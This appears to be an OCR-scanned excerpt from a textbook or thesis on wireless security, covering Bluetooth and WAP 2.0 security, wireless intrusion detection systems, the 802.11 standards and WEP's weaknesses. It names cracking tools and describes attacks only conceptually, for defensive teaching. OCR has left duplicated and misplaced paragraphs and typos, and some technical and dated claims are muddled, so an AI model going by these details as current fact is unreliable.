
Devices and services also have different security levels. For devices, there are two levels: "trusted device" and "untrusted device." A trusted device, having been paired with one's other device, has unrestricted access to all services. With regard to services, three security levels are defined: services that require authorization and authentication, services that require authentication only and services that are open to all devices.

- Bluetooth security starts when a newly arrived slave asks for a channel with the master. The two devices have a shared secret key in advance, which may be hardwired by the manufacturer, (for a

headset and mobile sold as a unit) or the headset may have a hardwired key and the mobile user may have to enter it in the device as a decimal number. These shared keys are called passkeys.

- To establish the channel, the slave and master each check to see if the other has the passkey and then negotiate whether the channel will be encrypted or integrity controlled or both.
- A random 128-bit session key is then selected. Encryption uses the E0 stream cipher shown in Figure. The plaintext is XORed with the keystream to generate the ciphertext as shown.

A stream cipher



- The above mechanism has several weaknesses and is prone to attacks like the 'man-in-the-middle' attack.
- A major security issue is that Bluetooth authenticates only devices and not users, so theft of data is a real danger.
- However, Bluetooth also implements security in the upper layers, so in the event of a breach of link level security, some security may still remain.
- This is especially so for applications in which a PIN code is required to be entered from a keyboard to complete a transaction.

WAP (WWAN) 2.0 Security

- One major drawback of WAP 1.x was that it did not provide end-to-end security. This was because it used non-standard protocols, because of which the WAP Gateway, which translates the WAP content to standard Internet content, presented a major 'gap', where momentarily data was present in its plaintext form while being translated. This posed a severe security threat to data.
- However, the move to Internet standards is thorough in WAP 2.0, from protocol level to transport layer to session layer, and, last but not least, in the security layer, promoting Transport Layer Security (TLS), the successor to Secure Sockets Layer (SSL) over WTLS, or the Wireless Transport Layer Security.
- In WAP 2.0, the presence of WTLS means that there is support and services for Internet protocols in the WAP environment. Hence such translation is not required, and transport layer end-to-end security is assured. The network layer is IP based so there is full support for IPSec.

There are three main components in IPSec as given below:

- The **Authentication header (AH)** provides message integrity.
- The **Encapsulating Security Payload (ESP)** provides confidentiality and
- The **Internet Key Exchange (IKE)** defines a complex, hybrid protocol to negotiate and provide authenticated keying material for the connections (or Security Associations as they are called in IPSec) in a protected manner.
- In the transport layer, TCP connections can be protected by TLS, which is an IETF standard given in RFC 2246, and is an improvement over SSL. At the application layer, WAP 2.0 uses HTTP client authentication. Application layer crypto libraries provide for integrity control and non-repudiation.
- Thus, WAP 2.0 security services can be considered to fare better than 802.11 and Bluetooth security.

CHAPTER III
Wireless Intrusion Detection Systems (IDS) and Wlan Threats

Because of the flexibility, affordability, and ease of installation, the use of wireless local area networks WLANs, and Wi-Fi) are increasing at a tremendous rate. There are currently more than 75million wireless LANs in use worldwide.

As wireless LAN deployments increase, so does the challenge to provide these networks with security. Wireless LANs face the same security challenges as their wired counterparts, *and more.* Because the medium for wireless is air, wireless LANs has the added issue of securing data that travels the airwaves. Wireless LAN signals can travel through the walls, ceilings, and windows of buildings up to thousands of feet outside of the building walls. That's why wireless local area networks are subject to a variety of threats. The standard 802.11 encryption method, Wired Equivalent Privacy (WEP) is observed to be weak. The WEP key of a wireless transmission can be acquired via brute force attack [1]. So even if WEP encryption is utilized on a WLAN, an attacker can potentially intercept and decrypt sensitive data from wireless communications. Hackers use tools such as WEPwedgie, WEPCrack, WEPAttack, BSD-Airtools, and AirSnort to break the Wired Equivalent Privacy (WEP) encryption standard. These tools exploit vulnerabilities in the WEP encryption algorithm by passively observing wireless LAN traffic until they collect enough data to recognize the pattern. They then use this information to break the encryption key.

Hackers can also attack a WLAN and gather sensitive data by introducing a rogue WAP into the WLAN coverage area. The rogue WAP can be configured to look like a legitimate WAP and, since many wireless clients simply connect to the WAP with the best signal strength, users can be associating with the rogue WAP. Once a user is associated, the hacker through the rogue WAP can monitor all communications. In addition to hackers, users can also introduce rogue WAPs. Low cost and easy implementation coupled with the flexibility of wireless network communications makes WLANs highly desirable to users. By installing a WAP on an established LAN, a user can create a backdoor into the network; bypassing all the hard-wired security solutions and leaving the network open to hackers. That's why even organizations without a WLAN implementation must strongly consider deploying a wireless IDS solution. It is possible that users can and will install a rogue WAP, exposing even an exclusively hardwired organization to the risks of WLANs.

Wireless networks are also subject to a number of denials of service (DoS) attacks that can render a WLAN inoperable. Wireless communications are inherently vulnerable to signal degradation when encountering physical objects. Trees, buildings, rain, and hills are all variables, which can affect wireless communications. In addition to physical obstacles, many common devices such as microwave ovens and cordless phones can also interfere with 802.11 networks. Hackers can also cause malicious DoS attacks by flooding WAPs with association requests and forcing them to reboot. In addition, they can use the rogue WAP to send repeated disassociate/deauthenticate requests to deny service to a wireless client.

Hackers can determine where WLANs are physically located and how they are configured via a technique known as "wardriving." Wardriving onsists of driving around in an automobile while using a laptop equipped with a wireless card to detect any wireless access points in the surrounding area. This information is then posted on websites such as www.wigle.net (which lists more than 7, 00,000 access points and 11, 00,000 wireless networks) and www.wifinder.com. If your location is in the list then chances of attacks on your network get increased. Hackers use these listings to look for access points with the same SSID (service set identifiers), access point MAC addresses, or the physical number of access points in a given address or location.

A variety of other WLAN threats exist. The threats are real, they can cause extensive damage, and they are becoming more prevalent as the wireless technology grows in popularity. Without some sort of detection mechanism, it can be difficult to identify the threats to a WLAN. To provide a wireless security, developing and implementing WIDS systems is definitely a step in the right direction.

A lack of threat awareness can lead to a network not adequately secured against the threats facing it.Only when the threats to the network are realized can the WLAN be properly equipped with the necessary security measures.

3.1 INTRUSION DETECTION

The idea behind an ID is simple: an agent monitor's file activity on a host or traffic on a network, and reports strange behavior to an administrator. An Intrusion Detection System (abbreviated as IDS) is a defense system, which detects hostile activities in a network. The key is then to detect and possibly prevent activities that may compromise system security, or a hacking attempt in progress.

A wireless IDS systems monitor traffic on your network looking for and logging threats and alerting personnel to respond. An IDS usually performs this task in one of two ways, with either *signature-based* or *anomaly-based* detection. The anomaly detection, explores issues in intrusion detection associated with deviations from normal system or user behavior. The second employs signature detection to discriminate between anomaly or attack patterns (signatures) and known intrusion detection signatures.

An Intrusion Detection System (IDS) is a software or hardware tool used to detect unauthorized access of a computer system or network. Intrusion detection systems (IDSs) try to identify computer system and network intrusions and misuse by gathering and analyzing data. A wireless IDS performs this task exclusively for the wireless network. These wireless IDSs can monitor and analyze user and system activities, recognize patterns of known attacks, identify abnormal network activity, and detect policy violations for WLANs. Wireless IDSs gather all local wireless transmissions and generate alerts based either on predefined signatures or on anomalies in the traffic.

A Wireless IDS is similar to a standard, wired IDS, but has additional deployment requirements as well as some unique features specific to WLAN intrusion and misuse detection.

MARKETPLACE OF WIRELESS INTRUSION DETECTION SYSTEMS

The traditional wired IDS are a great system, but unfortunately it does little for the wireless world. The problem with wireless is that in addition to attacks that may be performed on a wired network, the medium itself has to be protected. To do this there are many measures, which can be taken, however there are even more tools designed to break them. Due to the nature of wireless LANs (WLAN), it can be difficult to control the areas of access. Often the range of a wireless network reaches outside the physical boundaries of an organization. This creates limited control because it means an attacker can now sit in a car a mile away while he attempts to penetrate your network.


3.2 ARCHITECTURE OF WIRELESS IDS

The current approach to IDS in wireless LANs is two tiered - looking for wireless attacks and looking for IP based attacks. The wireless IDS focuses primarily on wireless attacks and does not perform IP-based intrusion detection. If we want to watch for IP-based attacks, then we simply put a NIDS at the wireless AP choke point. That will take care of most attacks, the ones your IDS has signatures for, but does not protect against wireless attacks. The NIDS cannot detect wireless attacks, so a wireless NIDS implementation is therefore needed.

A wireless network will require both IDS technologies to provide proper visibility and coverage. The wired NIDS cannot detect any wireless based attacks or wireless threats including: rogue access points, soft access

points, ad-hoc networks, sniffers, netstumbler probes or kismet users to name a few. Basically, a wired NIDS is useless against wireless attacks, but can detect wireless born IP based attacks once it hits the wire. The wireless IDS can detect the above-mentioned attacks.

An intrusion detection system always has its core element - a *sensor.* Sensor is an analysis engine that is responsible for detecting intrusions. This sensor contains decision-making mechanisms regarding intrusions. Sensors receive raw data from three major information sources (Figure): own IDS knowledge base, syslog and audit trails (or event log). The syslog may includes configuration of file system, user authorizations etc. This information creates the basis for a further decision making process.
A wireless IDS can be centralized or decentralized. In a decentralized environment each WIDS operates independently



Secure Wireless Network

An intrusion detection system always has its core element - a *sensor.* Sensor is an analysis engine that is responsible for detecting intrusions. This sensor contains decision-making mechanisms regarding intrusions. Sensors receive raw data from three major information sources (Figure 2): own IDS knowledge base, syslog and audit trails (or event log). The syslog may includes configuration of file system, user authorizations etc. This information creates the basis for a further decision making process.

A wireless IDS can be centralized or decentralized. In a decentralized environment each WIDS operates independently, problem with wireless security, developing and implementing WIDS systems is definitely a step in the right direction. If you have wireless and are concerned about attacks and intruders, a WIDS may be a great idea.

Popular wireless IDS solutions include Air defense Rogue Watch and Air defense Guard, and Internet Security Systems Real secure Server sensor and wireless scanner products, and Aruba Wireless Networks. A homegrown wireless IDS can be developed with the use of the Linux operating system, for example, and some freely available software. Open source solutions include Snort-Wireless and WIDZ, among others.
Logging and alerting on its own. That means each WIDS has to be administered independently.

In a large network this can quickly become overwhelming and inefficient, and therefore is not recommend for networks with more than one or two access points. The idea behind a centralized WIDS is that sensors are deployed that collect and forward all 802.11 data to a central management system, where the wireless IDS data is stored and processed. This one point would send alerts and log events as well as serve as a single point of administration for all sensors. Another advantage to a centralized approach is that sensors can collaborate with one another in order to detect a wider range of events with more accuracy.

The decentralized method is best suited for smaller (1 -2 WAP) WLANs due to cost and management issues. The cost of sensors with data processing capability can become prohibitive when many sensors are required. Also, management of multiple processing/reporting sensors can be more time intensive than in a centralized model.

WLANs typically encompass a relatively large physical coverage area. In this situation, many WAPs can be deployed in order to provide adequate signal strength to the given area. An essential aspect of implementing a wireless IDS solution is to deploy sensors wherever a WAP islocated. By providing comprehensive coverage of the physical infrastructure with sensors at all WAP locations, the majority of attacks and misuse can be

detected. Another benefit of positioning the sensors in close proximity to the WAPs is the enhanced ability to physically pinpoint the geographical location of an attacker.
Option has the potential to be less expensive than the others however there is a downside. Using the AP for both functions will reduce the performance, potentially creating a "bottle neck" on the network. The second option is to deploy "dumb" sensors. These devices simply relay all information to the central server and rely on the server to detect all events.

3.3 INCIDENT RESPONSE

When your wireless network is under attack. That would be considered an "Incident". An incident can be defined as an assessed event of attempted entry, unauthorized entry, or an information attack. There are various steps to follow when your wireless network is under attack such as, preparation, identification of an incident, initial response, formulate response strategy, investigation, reporting and documentation, and resolution.

Preparation means setting up systems to detect threats, creating policies, and organizing a response team that can respond when needed. Setting up your WIDS would be part of this first step. *Identification of an incident* can also be provided in part by a WIDS that logs and alerts to potential threats. *Initial Response* consist of recording what is taking place along with bringing in necessary staff or teams to start investigating and responding to the alert, as well as informing any higher authorities necessary. *Formulating the response strategy* consists of determining the best plan of action, get approval and proceed with plan. *Investigation* includes collecting a complete record of what happened including any data involved, what was done and by whom, along with when it happened and how to prevent it. This may include gathering logs stored from the WIDS system, as well as determining any settings that may be modified to help prevent the threat in the future. *Reporting and documenting* every step and action taken, down to any command entered and by whom, is perhaps one of the most important steps involved in an incident response. *Resolution* means trying to prevent this from happening again.

Physical location detection is a pivotal aspect of a wireless IDS. Wireless attacks are often carried out in close proximity to the WAP and can be performed in an extremely short timeframe. Therefore, the response to attacks needs to not only is logical, like standard IDSs (i.e. Block the offending IP address), the response also needs to incorporate the physical deployment of individuals to identify the attacker - and the response must be timely. Unlike wired attacks where the hacker is usually great physical distances from the victim network, wireless attackers are often physically located on the local premises. A wireless IDS can aid in detecting the attacker's location by providing at least a general estimate of their physical location. The physical location of the attacker can be easily found by correlating the captured wireless data with the sensor location as well as the location of the victim WAP. An even more ambitious approach to physical location identification would be to also use directional antennae in an effort to triangulate the wireless attacker signal source. Once the physical location has been narrowed, a response team equipped with good wireless security tools can scan the general area identified by the IDS to further narrow the search for the attackers.

3.4 POLICY ENFORCEMENT

A wireless IDS can also help to enforce policy. WLANs have a number of security-related issues, but many of the security weaknesses are fixable. With a strong wireless policy and proper enforcement, a wireless network can be as secure as the wired equivalent - and a wireless IDS can help with the enforcement of such a policy. Suppose policy states that all wireless communications must be encrypted. A wireless IDS can continually monitor the wireless communications and if a WAP or other wireless devices is detected communicating without encryption, the IDS will detect and notify on the activity. If the wireless IDS is pre-configured with all the authorized WAPs and an unknown (rogue) WAP is introduced to the area, the IDS will promptly identify it. Features such as rogue WAP detection, and policy enforcement in general, go a long way to increase the security of the WLAN. The additional assistance a wireless IDS provides with respect to policy enforcement can also maximize human resource allocation. This is because the IDS can automate some of the

functions that humans would ordinarily be required to manually accomplish, such as monitoring for rogue WAPs.

3.5 THREAT DETECTION

A wireless IDS can also aid in the detection of a number of attacks. Not only can a wireless IDS detect rogue WAPS, identify non-encrypted 802.11 traffic, and help isolate an attacker's physical location, as mentioned earlier - a wireless IDS can detect many of the standard (and not-so standard) wireless attacks and probes as well.

In an effort to identify potential WAP targets, hackers commonly use scanning software. Hackers or curious individuals will use tools such as Nets tumbler or Kismet to map out a given area's WAPs. Used in conjunction with a Global Positioning System (GPS) these scans not only locate WAPs, but also log their geographical coordinates. These tools have become so popular that there are web sites dedicated to mapping the world's WAP geography. A wireless IDS can detect these and other scans, helping to improve awareness of the threats to the WLAN. More critical than probe detection, a wireless IDS can also detect some DoS attacks. DoS attacks are relatively common with wireless networks, as many DoSs occur from signal loss due to a frequency conflict or a building that just went up across the street. Sometimes though, as mentioned earlier, hackers can attack the WLAN with the intent of denying it service. A wireless IDS can detect many of the attacks used to DoS WLANs, such as flooding authentication requests or disassociation/deauthentication frames.

In addition to the aforementioned attacks and probes, a wireless IDS can spot many of the other 802.11 threats as well. MAC address spoofing, one of the more common attacks, can be used by an attacker to masquerade as a WAP or wireless s client. MAC address spoofing is also used in several tools including Host AP and WLAN-jack. A wireless IDS can detect the presence of MAC address spoofing in a number of ways, including sequence number analysis. A wireless IDS also has the ability to recognize ad-hoc networks, a common configuration which potentially allows hackers to exploit a wireless device. In contrast, a wireless IDS can detect unique and non-standard threats through the utilization of user developed rules. This flexibility, common with standard IDSs, allows a wireless IDS to be saleable and to address many distinctive detection requirements.

3.6 WIRELESS IDS DRAWBACKS

The benefits to a wireless IDS are numerous, but there are several drawbacks to consider before deploying such a system. Wireless intrusion detection is a rather new technology. Caution should be taken before applying any new technology to an operational network. Because the technology is new, there may be bugs, or worse vulnerabilities, which could potentially *weaken* the WLAN security. Wireless IDS technology is developing at a rapid pace though, and this caveat may not be a deterrent in the future. A potential turn-off to a wireless IDS solution may be cost.

The expense of the vendor solutions may be prohibitive. In such a case, a homegrown solution can be developed, but this approach may prove costly as well due to the extensive human capital that may be required to develop such a solution. Also, the cost of the wireless IDS solution (vendor based or homegrown) will grow in conjunction with the size of the WLAN to be monitored, due to the requirement for a greater number of sensors. Therefore, the larger the WLAN, the more expensive the wireless IDS deployment will be.


A wireless IDS is only as effective as the individuals who analyze and respond to the data gathered by the system. A wireless IDS, like standard IDS, can require vast human resources to analyze and respond to threat detection. In fact, it can be argued that a wireless IDS will require more human resources than a standard IDS because with a wireless IDS, individuals will be required to both attend to the logical (alert data) and physical aspects (finding and catching the hackers) of an attack. While the technology is still relatively new, the costs may be prohibitive, and the human capital outlay may be higher than that of standard IDS, a wireless IDS can still prove to be a beneficial component of a security solution.

CHAPTER IV
Wireless lan security

Introduction

4.1 The 802.11 Wireless LAN Standard

In 1997, the IEEE ratified the 802.11 Wireless LAN standards, establishing a global standard for implementing and deploying Wireless LANS. The throughput for 802.11 is 2Mbps, which was well below the IEEE 802.3 Ethernet counterpart. Late in 1999, the IEEE ratified the 802.11b standard extension, which raised the throughput to 11 Mbps, making this extension more comparable to the wired equivalent. The 802.11b also supports the 2 Mbps data rate and operates on the 2.4GHz band in radio frequency for high-speed data communications.



As with any of the other 802 networking standards (Ethernet, Token Ring, etc.), the 802.11 specification affects the lower layers of the OSI reference model, the Physical and Data Link layers.

The Physical Layer defines how data is transmitted over the physical medium. The IEEE assigned 802.11 two transmission methods for radio frequency (RF) and one for Infrared. The two RF methods are frequency hopping spread-spectrum (FHSS) and direct sequence spread-spectrum (DSSS). These transmission methods operate within the ISM (Industrial, Scientific, and Medical) 2.4 GHz band for unlicensed use. Other devices that operate on this band include remote phones, microwave ovens, and baby monitors.

FHSS and DSSS are different techniques to transmit data over radio waves. FHSS uses a simple frequency hopping technique to navigate the 2.4GHz band which is divided into 75 sub-channels 1MHz each. The sender and receiver negotiate a sequence pattern over the sub-channels.

DSSS, however, utilizes the same channel for the duration of the transmission by dividing the 2.4 GHz band into 14 channels at 22MHz each with 11 channels overlapping the adjacent ones and three non-overlapping channels. To compensate for noise and interference, DSSS uses a technique called "chipping", where each data bit is converted into redundant patterns called "chips".

The Data Link layer is made up of two sub-layers, the Media Access Control (MAC) layer and the Logical Link Control (LLC) layer. The Data Link layer determines how transmitted data is packaged, addressed and managed within the network. The LLC layer uses the identical 48-bit addressing found in other 802 LAN networks like Ethernet where the MAC layer uses a unique mechanism called carrier sense multiple access, collision avoidance (CSMA/CA). This mechanism is similar to the carrier sense multiple access collision detect (CSMA/CD) used in Ethernet, with a few major differences. Opposed to Ethernet, which sends out a signal until a collision is detected before a resend, CSMA/CA senses the airwaves for activity and sends out a signal when the airwaves are free. If the sender detects conflicting signals, it will wait for a random period before retrying. This technique is called "listening before talking" (LBT) and probably would be effective if applied to verbal communications also.

To minimize the risk of transmission collisions, the 802.11 committee decided a mechanism called Request-To-Send / Clear-To-Send (RTS/CTS). An example of this would be when an AP accepts data transmitted from a wireless station; the AP would send a RTS frame to the wireless station that requests a specific amount of time that the station has to deliver data to it. The wireless station would then send an CTS frame acknowledging that it will wait to send any communications until the AP completes sending data. All the other wireless stations will hear the transmission as well and wait before sending data. Due to the fragile nature of wireless transmission compared to wired transfers, the acknowledgement model (ACK) is employed on both ends to ensure that data does not get lost in the airwaves.

b. 802.11 Extensions

Several extensions to the 802.11 standard have been either ratified or are in progress by their respective task group committees. Below are three current task group activities that affect WLAN users most directly:

802.11a

The 802.11a ("another band") extension operates on a different physical layer specification than the 802.11 standard at 2.4GHz. 802.11a operates at 5GHz and supports date rates up to 54Mbps. The FCC has allocated 300Mz of RF spectrum for unlicensed operation in the 5GHz range. Although 802.11a supports much higher data rates, the effective distance of transmission is much shorter than 802.11b and is not compatible with 802.11b equipment and in its current state is usable only in the US. However, several vendors have embraced the 802.11a standard and some have dual band support AP devices and network cards.

802.11b

The 802.11b ("baseline") is currently the de facto standard for Wireless LANs. As discussed earlier, the 802.11b extension raised the data rate bar from 2Mbps to 11Mbps, even though the actual throughput is much less. The original method employed by the 802.11 committee for chipping data transmissions was the 11-bit chipping encoding technique called the "Barker Sequence". The increased data rate from 2Mbps to 11Mbps was achieved by utilizing an advanced encoding technique called Complementary Code Keying (CCK). The CCK uses Quadrature Phase Shift Keying (QPSK) for modulation to achieve the higher data rates.

802.11g

The 802.11g ("going beyond b") task group, like 802.11a is focusing on raising the data transmission rate up to 54Mbps, but on the 2.4MHz band. The specification was approved by the IEEE in 2001 and is expected to be ratified in the second half of 2002. It is an attractive alternative to the 802.11a extension due to its backward compatibility to 802.11b, which preserves previous infrastructure investments.

The other task groups are making enhancements to specific aspects of the 802.11 standard. These enhancements do not affect the data rates. These extensions are below:

802.11d

This group is focusing on extending the technology to countries that are not covered by the IEEE.

802.11e

This group is focusing on improving multi-media transmission quality of service.

802.11f

This group is focusing on enhancing roaming between APs and interoperability between vendors.

802.11h

This group is addressing concerns on the frequency selection and power control mechanisms on the 5GHz band in some European countries.

802.11i

This group is focusing on enhancing wireless lan security and authentication for 802.11 that include incorporating Remote Access Dialing User Service (RADIUS), Kerberos and the network port authentication (IEEE 802.1X). 802.1X has already been implemented by some AP vendors.


c. 802.11 Security Flaws

802.11 wireless LAN security or lack of it remains at the top of most LAN administrators list of worries. The security for 802.11 is provided by the Wired Equivalency Policy (WEP) at the MAC layer for authentication and encryption The original goals of IEEE in defining WEP was to provide the equivalent security of an "unencrypted" wired network. The difference is the wired networks are somewhat protected by physical buildings they are housed in. On the wireless side, the same physical layer is open in the airwaves.

WEP provides authentication to the network and encryption of transmitted data across the network. WEP can be set either to either an open network or utilizing a shared key system. The shared key system used with WEP as well as the WEP encryption algorithm are the most widely discussed vulnerabilities of WEP. Several manufacturers' implementations introduce additional vulnerabilities to the already beleaguered standard.

WEP uses the RC4 algorithm known as a stream cipher for encrypting data. Several manufacturers tout larger 128-bit keys, the actual size available is 104 bits. The problem with the key is not the length, but lies within the actual design of WEP that allows secret identification. A paper written by Jesse Walker, "Unsafe at any key length" provides insight to the specifics of the design vulnerabilities and explains the exploitation of WEP.

The following steps explain the process of how a wireless station associates to an AP using shared key authentication.



1) The wireless station begins the process by sending an authentication frame to the AP it is trying to associate with.

2) The receiving AP sends a reply to the wireless station with its own authentication frame containing 128 octets of challenge text.

3) The wireless station then encrypts the challenge text with the shared key and sends the result back to the AP.

4) The AP then decrypts the encrypted challenge using the same shared key and compares it to the original challenge text. If the there is a match, an ACK is sent back to the wireless station, otherwise a notification is sent back rejecting the authentication.

It is important to note that this authentication process simply acknowledges that the wireless station knows the shared key and does not authenticate against resources behind the AP. Upon authenticating with the AP, the wireless station gains access to any resources the AP is connected to.

This is what keeps LAN and security managers up at night. If WEP is the only and last layer of defense used in a Wireless LAN, intruders that have compromised WEP, have access to the corporate network. Most APs are deployed behind the corporate firewall and in most cases unknowingly are connected to

critical down-line systems that were locked down before APs were invented. There are a number of papers and technical articles on the vulnerabilities of WEP that are listed in the Reference section.

4.2 Wireless LAN Deployment

The biggest difference in deployment of Wireless LANs over their wired counterpart are due to the physical layer operates in the airwaves and is affected by transmission and reception factors such as attenuation, radio frequency (RF) noise and interference, and building and structural interference.

a. Antenna Primer

Antenna technology plays a significant role in the deployment, resulting performance of a Wireless LAN, and enhancing security. Properly planned placement can reduce stray RF signal making eavesdropping more difficult.

Common terms that are used in describing performance of antenna technology are as follows:

Isotropic Radiator - An antenna that radiates equally in all directions in a three dimensional sphere is considered an "isotropic radiator".

Decibel (dB) - Describes loss or gain between two communicating devices that is expressed in watts as a unit of measure.

dBi value - Describes the ratio of an antenna's gain when compared to that of an Isotropic Radiator antenna. The higher the value, the greater the gain.

Attenuation - Describes the reduction of signal strength over distance. Several factors can affect attenuation including absorption (obstructions such as trees that absorb radio waves), diffraction (signal bending around obstructions with reflective qualities), reflection (signal bounces off a reflective surface such as water), and refraction (signal bends due to atmospheric conditions such as marine fog).

Gain - Describes RF concentration over that of an Isotropic Radiator antenna and is measured in dB.

Azimuth - Describes the axis for which RF is radiated.

Antennas come in all shapes and sizes including the home-made versions using common kitchen cupboard cans to deliver specific performance variations. Following are some commonly deployed antenna types.

Dipole Antenna:

This is the most commonly used antenna that is designed into most Access Points. The antenna itself is usually removable and radiating element is in the one inch length range. This type of antenna functions similar to a television "rabbit ears" antenna. As the frequency gets to the 2.4GHz range, the antenna required gets smaller than that of a 100Mz television. The Dipole antenna radiates equally in all directions around its Azimuth but does not cover the length of the diagonal giving a donut-like radiation pattern. Since the Dipole radiates in this pattern, a fraction of radiation is vertical and bleeds across floors in a multi-story building and have typical ranges up to 100 feet at 11Mbps.


Directional Antennas:

Directional antennas are designed to be used as a bridge antenna between two networks or for point-to-point communications. Yagi and Parabolic antennas are used for these purposes as well as others. Directional antennas can reduce unwanted spill-over as they concentrate radiation in one direction.

With the popularity of "war driving" (driving around in a car and discovering unprotected WLANs) there is continuing research done on enhancing distances and reducing spill-over by commercial and underground groups. Advanced antennas like the "Slotted Waveguide" by Trevor Marshal, utilizes multiple dipoles, one above the other, to cause the signal radiation to be in phase so that the concentration is along the axis of the dipoles.

b. Deployment Best Practices

Planning a Wireless LAN requires consideration for factors that affect attenuation discussed earlier. Indoor and multi-story deployments have different challenges than outdoor deployments. Attenuation affects antenna cabling from the radio device to the actual antenna also. The radio wave actually begins at the radio device and induces voltage as it travels down the antenna cable and loses strength.



Multi-path distortion occurs in outdoor deployments where a signal traveling to the receiver arrives from more than one path. This can occur when the radio wave traverses over water or any other smooth surface that causes the signal to reflect off the surface and arrive at a different time than the intended signal does.

Structural issues must also be considered that can affect the transmission performance through path fading or propagation loss. The greater the density of the structural obstruction, the slower the radio wave is propagated through it. When a radio wave is sent from a transmitter and is obstructed by a structural object, the signal can penetrate through the object, reflect off it, or be absorbed by it.

A critical step in deploying the WLAN is performing a wireless site survey prior to the deployment. The survey will help determine the number of APs to deploy and their optimum placement for performance with regards to obstacles that affect radio waves as well as business and security related issues.

Complete understanding of the infrastructure and environment with respect to network media, operating systems, protocols, hubs, switches, routers and bridges as well as power supply is necessary to maximize performance and reduce network problems.

4.3 Wireless LAN Security Overview

As new deployments of Wireless LANs proliferate, security flaws are being identified and new techniques to exploit them are freely available over the Internet.

Sophisticated hackers use long-range antennas that are either commercially available or built easily with cans or cylinders found in a kitchen cupboard and can pick up 802.11b signals from up to 2,000 feet away. The intruders can be in the parking lot or completely out of site. Simply monitoring the adjacent parking lots for suspicious activity is far from solving the security issues around WLANs.

Many manufacturers ship APs with WEP disabled by default and are never changed before deployment. In an article by Kevin Paulsen titled "War driving by the Bay", he and Peter Shipley drove through San Francisco rush hour traffic and with an external antenna attached to their car and some custom sniffing software, and within an hour discovered close to eighty (80) wide open networks. Some of the APs even beacon the company name into the airwaves as the SSID.

a. Authentication and Encryption

Since the security provided by WEP alone including the new 802.1x Port Based IEEE standard is extremely vulnerable, stronger authentication and encryption methods should be deployed such as Wireless VPNs using Remote Authentication Dial-In User Service (RADIUS) servers.

The VPN layer employs strong authentication and encryption mechanisms between the wireless access points and the network, but does impact performance; a VPN (IPSec) client over a wireless connection could degrade performance up to 25%. RADIUS systems are used to manage authentication, accounting and access to network resources.

